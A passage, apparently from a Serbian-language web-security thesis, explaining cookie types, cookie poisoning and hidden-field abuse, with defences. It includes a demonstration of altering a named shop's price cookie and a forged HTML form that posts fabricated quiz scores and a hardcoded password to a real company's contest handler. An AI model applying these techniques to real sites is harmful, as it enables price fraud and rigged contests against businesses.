Trajni kolačići se obično čuvaju na hard disku računara klijenta. Pored toga što ostaju na računaru nakon zatvaranja pregledača u njima se čuvaju i podaci za prijavljivanje korisnika ako je gore pomenuta opcija "zapamti me" uključena. Trajni kolačići mogu ostati snimljeni u računaru korisnika mesecima pa čak i godinama. Među podacima koje ovi kolačići mogu čuvati mogu se naći i stranice koje korisnik najčešće posećuje kao i sajtovi na koje odlazi nakon posete, zbog ovih karakteristika mogu služiti i za praćenje (tracking cookies).[30] Pomenuti kolačići ne mogu nauditi korisniku ali mogu biti povezani sa pitanjem privatnosti, jer se podaci o ponašanju i sajtovima koje korisnik posećuje mogu koristiti u marketinške svrhe a mogu biti i prodate drugim kompanijama.

HttpOnly je kolačić koji je podržan od strane većine modernih pregledača, koristi se samo prilikom prenosa http (ili https) zahteva, tako se zabranjuje pristup podacima iz kolačića aplikacijama koje ne koriste http protokol poput Java skripta.

[5] Unix je operativni sistem razvijen 1960-ih i 1970-ih godina u Belovim laboratorijama. Ovaj sistem je bio koren za razvoj mnogih operativnih sistema.
[6] Identifikacioni broj

Ovakav način korišćenja kolačića umanjuje ali ne eliminiše u potpunosti problem "krađe kolačića" već opisanim metodama poput prevare falsifikovanjem zahteva.

Zombijski kolačići, pedstavljaju kolačiće koje je praktično nemoguće obrisati pošto se automatski iznova kreiraju posle brisanja. Ovo se postiže pomoću skripte koja kopira sadržaj kolačica na druge lokacije unutar korisnikovog računara. Obično se koriste za praćenje aktivnosti korisnika na određenim sajtovima.

Kolačići za upravljanje sesijama se koriste za pristup podacima korisnika koji se prijavio na sajt. Prilikom prijavljivanja, server šalje korisnikovom računaru jedinstveni identifikacioni broj sesije unutar kolačića. Prilikom kretanja kroz sajt, korisnikov računar konstantno komunicira sa serverom, tako što mu šalje nazad broj sesije, a server kao odgovor vraća podatke koji su potrebni za učitavanje tražene stranice. Uz pomoć ovih kolačića moguće je implementirati virtuelnu korpu za kupovinu na internet prodavnicama. Implementacija se svodi na to da se u bazi čuvaju svi odabrani artikli a da u kolačiću postoji samo indentifikacioni broj te virtuelne korpe.


Kolačići za praćenje se koriste za praćenje aktivnosti korisnika prilikom surfovanja internetom. Praćenje se takođe može postići i prisluškivanjem IP adrese računara sa kog korisnik pristupa internetu, ali kolačići predstavljaju bolje rešenje jer su IP adrese dinamične. Prilkom dolaska korisnika na sajt koji sadrži kod za kreiranje ovakvh kolačića, server kreira kolačić koji sadrži slučajni niz karaktera, nakon toga pregledač će serveru automatski slati kolačić svaki put kada se pošalje zahtev za novu stranicu sajta, server šalje stanicu, sačuva URL tražene stranice, datum/vreme zahteva, i kolačić u log datoteku.

Kolačići treće strane predstavljaju tekstualne datoteke koje se kreiraju na računaru korisnika prilikom posećivanja sajta koji u svom sastavu sadrži servise ili određene usluge drugih sajtova. Kolačići takozvane prve strane predstavljaju one kolačiće koje kreira sajt sa adrese koja je prikazana u adresnoj traci pregledača. Ukoliko na sajtu postoje reklame ili neki “in frame” deo koji koristi neku uslugu drugog sajta, kolačići koje pomenuti delovi sajta kreiraju su koliačići treće strane. Postoji opcija u svim pregledačima koja omogućava blokiranje kolačića trećih strana.

Trovanje kolačića je napad koji se sastoji od falsifikovanja podataka unutar kolačića usled zaobilaženja bezbednosnih mera ili slanja lažnih podataka na server. Ako je programer veb sajta koji kreira kolačić odlučio da čuvate važne parametre u okviru kolačića trovanje kolačića se može izvršiti prilično lako i efikasno. Jedan od takvih primera od trovanja kolačića može uključivati presretanje kolačića onlajn prodavnice pre nego što se njegova informacija šalje iz računara korisnika na server tokom procesa "ubacivanja u korpu" i dopunama vrednosti cena može da prevari server u punjenje korisniku manje novca.


Primer1: Za demonstraciju trovanja kolačića, koristicemo besplatan program “Paros 3.2.13” pomoću kog možemo da vidimo koje kolačiće i koje podatke šalje server. Na slici je prikazana strana jedne onlajn prodavnice, na kojoj je prilikom

istraživanja uočena ranjivost na trovanje kolačiča i koja će poslužiti "meta" napada. Prilikom napada neće biti načinjena šteta i vlasnik prodavnice je obavešten o sigurnosnom problemu kao i načinu zaštite.



Slika 2.5.1

Prilikom posete ovoj veb stranici, server šalje kolačić klijentskom računaru koji sadrži osnovne podatke, pregledaču, domenu sajta i dosta šifrovanih podataka. Prilikom odabira artikla, otvara se nova stranica i novi kolačić se šalje računaru sa novim podacima. Otvorićemo stranicu sa cipelama koje su na popustu. Na sledećoj slici vidimo izgled stranice sa odabranim artiklom.




Slika 2.5.2

Na prvi pogled sve je u redu, ali prilikom promene parametara koju su ponudjeni, poput “veličina” i/ili “količina”, server šalje novi kolačić koji sadrži promenjene parametre ali i cenu proizvoda i ukupni popust. Ukoliko se podaci poput cene, popusta ili slično čuvaju u kolačiću, dolazi do problema jer trovanjem kolačića zlonamerni korisnik može promeniti te podatke. Najbezbednije je da se svi podaci čuvanju na serveru a da se u kolačiću nalazi samo identifikacioni broj sesije ili virtuelne korpe, kao što je opisano u prethodnom delu. Sada primenom pomenutog programa, presrećemo kolačić i menjamo parametre koji se tiču cene. Podaci koji se šalju izgledaju ovako:

```
{"display_discount_percent":"Popust
33%","display_price_old_with_taxes":"2.999
din","display_price_with_taxes":"1.999 din"}
```

Promenom parametara koji se odnose na cenu i popust “Popust” i “display_price_old_with_taxes” i “display_price_with_taxes”, korisniku će biti prikazano ono što unesemo u izmenjeni kolačić. Na sledećoj slici je prikazana istra strana kao na prethodnoj, samo što je na ovoj slici “zatrovan” kolačić.

```
{"display_discount_percent":"Popust
90%","display_price_old_with_taxes":"2.999
din","display_price_with_taxes":"299 din"}
```



Slika 2.5.3

Ukoliko uporedimo podatke na datim slikama, stranica je potpuno ista, ali podaci su različiti: popust je “porastao” sa 33% na 90% a “Nova cena” se smanjila sa 1999 din na samo 299 din. Posledica ovog trovanja kolačića je kupovina pomenutog artikla po znatno nižoj ceni, dakle napadač može da stekne finansisku koristi što je u većini slučajeva i motiv za napad.

Kako je trovanje kolačića prilično lako uraditi, većina veb aplikacija je razvijena tako da se ključni parametri se ne čuvaju u kolačiću, takođe daju se neintitivna imena i moguće vrednosti koje otežavaju napad. Postoje specijalizovani alati i veb sajtovi koji nude razne opcije zaštite od trovanja kolačića, u ponudi postoji i provera kolačića promoću zaštitnog zida. U sledećem primeru biće prikazano kako izgleda kolačić koji je zaštićen pomoću specijalizovanog alata koji radi odvojeno od same veb aplikacije (*third party*). U ovom primeru kolačić je zaštićen digitalnim potpisom koji predstavlja niz karaktera koje alat kreira posebnim algoritmom na osnovu karaktera koji se nalaze u kolačiću.

GET ***http://static.hotjar.com/c/hotjar-242638.js?sv=5*** *HTTP/1.1 Host: static.hotjar.com Proxy-Connection: keep-alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleVebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.41 Safari/537.36 Paros/3.2.13 Accept: */* DNT: 1 Referer: http://gigatronshop.com Accept-Encoding: sdch Accept-Language: en-US,en;q=0.8,fr;q=0.6,hr;q=0.4,sl;q=0.2,sr;q=0.2 If-None-Match:* ***W/9a7f7c164914e0af8c8b04e24f99fd16***

Ovo je kod koji predstavlja zahtev za proveru kolačića, a dobija odgovor u sledećoj formi:

HTTP/1.1 304 ***Not Modified*** *Date: Tue, 04 Jun 2017 21:36:33 GMT Connection: keep-alive Access-Control-Allow-Headers: content-type Access-Control-Allow-Origin: * Cache-Control: max-age=60 ETag:* ***W/9a7f7c164914e0af8c8b04e24f99fd16*** *Vary: Accept-Encoding X-Cache-Hit: 1 X-Frame-Options: SAMEORIGIN Server: NetDNA-cache/2.2 X-Cache: HIT*


Ukoliko dođe do bilo kakve promene podataka u kolačiću digitalni potpis će biti promenjen i niz karaktera će biti drugačiji. Digitalni potpis u ovom primeru je identičan, a pomenuti niz karaktera izgleda ovako: **W/9a7f7c164914e0af8c8b04e24f99fd16**

Zaključak: Da bi se zaštitili od trovanja kolačića, veb aplikacije koje ih koriste treba da štite kolačiće (šifriranjem) pre nego što su poslati na računar korisnika. Bezbednost kolačića se može obezbediti korišćenjem specijalizovanih aplikacija. Kada kolači prolaze kroz aplikaciju koja je specijalizovana za zaštitu, osetljive informacije postaju kodirane. Kreira se digitalni potpis koji se koristi za proveru sadržaja u svim budućim komunikacijama između pošiljaoca i primaoca. Ako je sadržaj modifikovan, potpis neće odgovarati sadržaju i tada će biti odbijen pristup serveru. Najbolja zaštita od trovanja kolačića je da se u samom kolačiću čuva samo identifikacioni broj korisnika a svi ostali

podaci, poput sadržaja korpe ili cene artikala i slicno, kao što je prikazano na slici.[31]

Slika 2.5.4

U aplikaciji je prikazano kako je moguće "zatrovati" kolićič i istoristiti to kod loše dizajnirane aplikacije, takođe je pokazana i krađa kolačića sesije kojim je jedan korisnik uspešno ulogovan kao neko sasvim drugi. Video koji je dostupan u alpikaciji detaljno pokazuje napad.



Slika 2.5.5

Na slici je prikazan pomenuti deo aplikacije koji demonstrira korišćenje kolačića u slučaju kreiranja male onlajn prodavnice, takođe ova demonstracija napada pokazuje kako ne treba koristiti kolačiće i šta ne treba upisivati u njih. Najsigurnije je da se u kolačiće upisuje samo idenfikacioni broj kojim će korisnikova korpa biti identifikovana u bazi, gde se sve ostalo upisuje.

2.6 Zloupotreba skrivenih polja


Skrivena polja su standardni HTML elementi koje korisnik ne može da vidi niti da ih upisuje. Za razliku od ostalih HTML polja njihova namena nije da ih korisnik popunjava nego da sadrže neke podatke koje korisnik ne vidi a uglavnom im se pristupa preko JavaSkript. Ako bi vam na primer trebalo polje u kome čuvate vrednost nekog brojača treba staviti sledeći element u HTML strane:[32]

```
<input type="hidden" name="brojac" value="17" />
```

Svako skriveno polje mora da ima tip "hidden" kojim se definiše pregledaču da ovaj element ne sme da prikaže korisniku. Polje mora da ima atribute name i value. JavaSkript može da pristupi podatku upisanom u skrivenom polju tako što pronađe element, u ovom primeru, po imenu i koristi vrednost atributa kao u sledećem primeru:

```
<script type="text/javascript">
var hid=document.getElementsByName("brojac")[0];
alert(hid.value);
hid.value = hid.value+1;
</script>
```

Standardni JavaSkript omogućava da pronađete skriveno polje po imenu, identifikacionom broju ili imenu taga, pročitate (i eventualno prikažete) vrednost njegovog atributa "value" i da upišete novu vrednost u njega. Ako je skriveno polje u nekoj formi, šta god da upišete kao vrednost će biti poslato serveru kada se forma pošalje. Skrivena polja su najjednostavniji način za razmenu podataka klijenta na kome nekakav JavaSkript upisuje podatke i veb servera. Skrivena polja sadrže podatke čim se strana učita u pregledač i sadrže podatke sve dok se ne pređe na sledeću stranu.



Slika 2.6.1

U zavisnosti od aplikacije i navika programera, promenom parametara u skrivenom polju, možemo su predstaviti kao neko drugi ukoliko je u skrivenom polju identifikator korisnika ili neki drugi podatak.


Zloupotreba skrivenih polja se obično koristi protiv onlajn prodavnica. Tokom sesije klijenata, programeri koriste skrivene polja za skladištenje informacije vezane za klijenta uključujući cene i popuste. Uzmimo, na primer, sajt koji se bavi satovima. Vrednost za jedan od njihovih satova je 500 dolara. Postojeće sakriveno polje je razvijeno u aplikaciji kako bi se olakšao brzi razvoj, a ima za cilj da skladišti vrednost sata. Programer koji radi na imlementaciji bi mogao pretpostaviti da će informacija ostati netaknuta u skrivenom polju. Međutim, napadač može naknadno menjati tu vrednost koristeći standardni HTML editor. Vrednost polja može da se menja vrednost od 500 dolara može postati 20 dolara. Tako, kroz korišćenje skrivenih polja i HTML editora, napadač ne samo da može da podmetne malo izmenjenu HTML stranicu, već može izvršiti i zaključiti transakciju za cenu koje je sam uneo, ukoliko se sa podacima o kupcu, šalje i vrednost skrivenog polja.

Primer 1:

U ovom primeru će biti prikazano više vrsta koordinisanih napada na jedan veb sajt. U pitanju je sajt domaće softverske kompanije. Davne 2010. godine na njihovom sajtu pojavila se nagradna igra. Nagrade su bile izuzetno vredne a kviz se sastojao od 20 lakih pitanja, rangiranje je bilo po vremenu utrošenom za odgovaranje na tih 20 pitanja. Sam kviz je bio odradjen u flash tehnologiji što predstavlja jednu od ključnih gresaka jer je flesh tada bio pred odumiranjem usled previše sigurnosnih problema i prevelikih hardverskih zahteva na klijentskoj strani.


Problem je nastao kada se na listi potencijalnih dobitnika nagrada pojavilo vreme koje je realno dosta kraće (10 ili 7 sekundi) od vremena za koje je realno moguće odgovoriti na 20 pitanja. Rukovodstvo kompanije je bilo upozoreno više puta na to da se dešavaju nepravilnosti, ali njihov odgovor se svodio na to da kod njih nije zabeležena nikakva nepravilnost. Nakon njihove tvrdnje da je sve u redu, bio sam iritiran i rešio da otkrijem na koji način je moguće prevariti sistem. Uz pomoć pregledača sam došao do swf datoteke, koja je zapravo bila aplikacija pomenutog kviza. Imajući u vidu da swf datoteka može da bude iskopirana (download) na klijentski računar, to sam i uradio.

Pošto je swf datoteka već bila na mom računaru, uz pomoć programa „swf dekompiler" uspeo sam da dodjem do samog koda koji se krio iza kviza. Kod je bio izuzetno lošeg kvaliteta, pitanja su hadkodovana što nikako nije preporuka, na slici je jedan deo koda:



Slika 2.6.2

Takođe unutar ovog dela koda, nalazio se i deo koji je bio zadužen za slanje rezultata u bazu podataka. To je bila najveća greška programera i veliki bezbednosni propust. Taj deo koda je bilo moj ulaz. Na slici je prikiazan pomenuti deo koda



Slika 2.6.3

Ovde se jasno vidi šta bi trebalo aplikacija da pošalje strani koja obrađuje i smešta podatke u bazu. U ovom nizu parametara koji se šalju, postoji i jedan "my_lv.password" parametar koji ima fiksiranu vrednosti i predstavnlja skriveno polje koje prenosi u ovom slučaju password iz aplikacije u fajl koji obrađuje podatke. Sledeća

stvar koju sam uradio bila je izuzetno lako izvodljiva, jednostavno u HTML jeziku sam kreirao formu čiji je zadatak bio da pošalje podatke glumeći flash aplikaciju.


```
\<FORM METHOD="POST" ACTION="http://www.extreme.rs/_application/handlers/quiz2010.asp">
        <table>
<TR height="20">
<TD colspan="2">Unos u bazu podataka!!!</TD>
</TR>
430589054345
<TR>
<TD>Ime</td>
<TD> <input name="name" type="text" id="my_lv.name"> </TD>
</TR>

<TR>
<TD>mail</td>
<td> <input name="email" type="text" id="my_lv.email" > </TD>
</TR>

<TR>
<TD>Broj poena</td>
<td> <INPUT NAME="score" TYPE="text" id="my_lv.score"> </TD>
</TR>
<TR>
<TD>vreme</td>
<td> <INPUT NAME="time" TYPE="text" id="my_lv.time"> </TD>
</TR>
<TD>Sifra</td>
<td> <INPUT NAME="password" TYPE="text" id=" my_lv.password"> </TD>
</TR>
<BR>
<tr>
<td>
<input name="submit" type="submit" value="Unesite">
```

Slika 2.6.4

Kreirana veb forma je bilo sve sto mi je potrebno da zavrsim sa napadom, nisam čak ni morao da je "kačim" na server…




Slika 2.6.5

Podaci koje sam uneo u formu su poslati fajlu koji obrađuje podatke i šalje ih u bazu, na sledećoj slici je rezultat klika na dugme "Unesite".

Slika 2.6.6

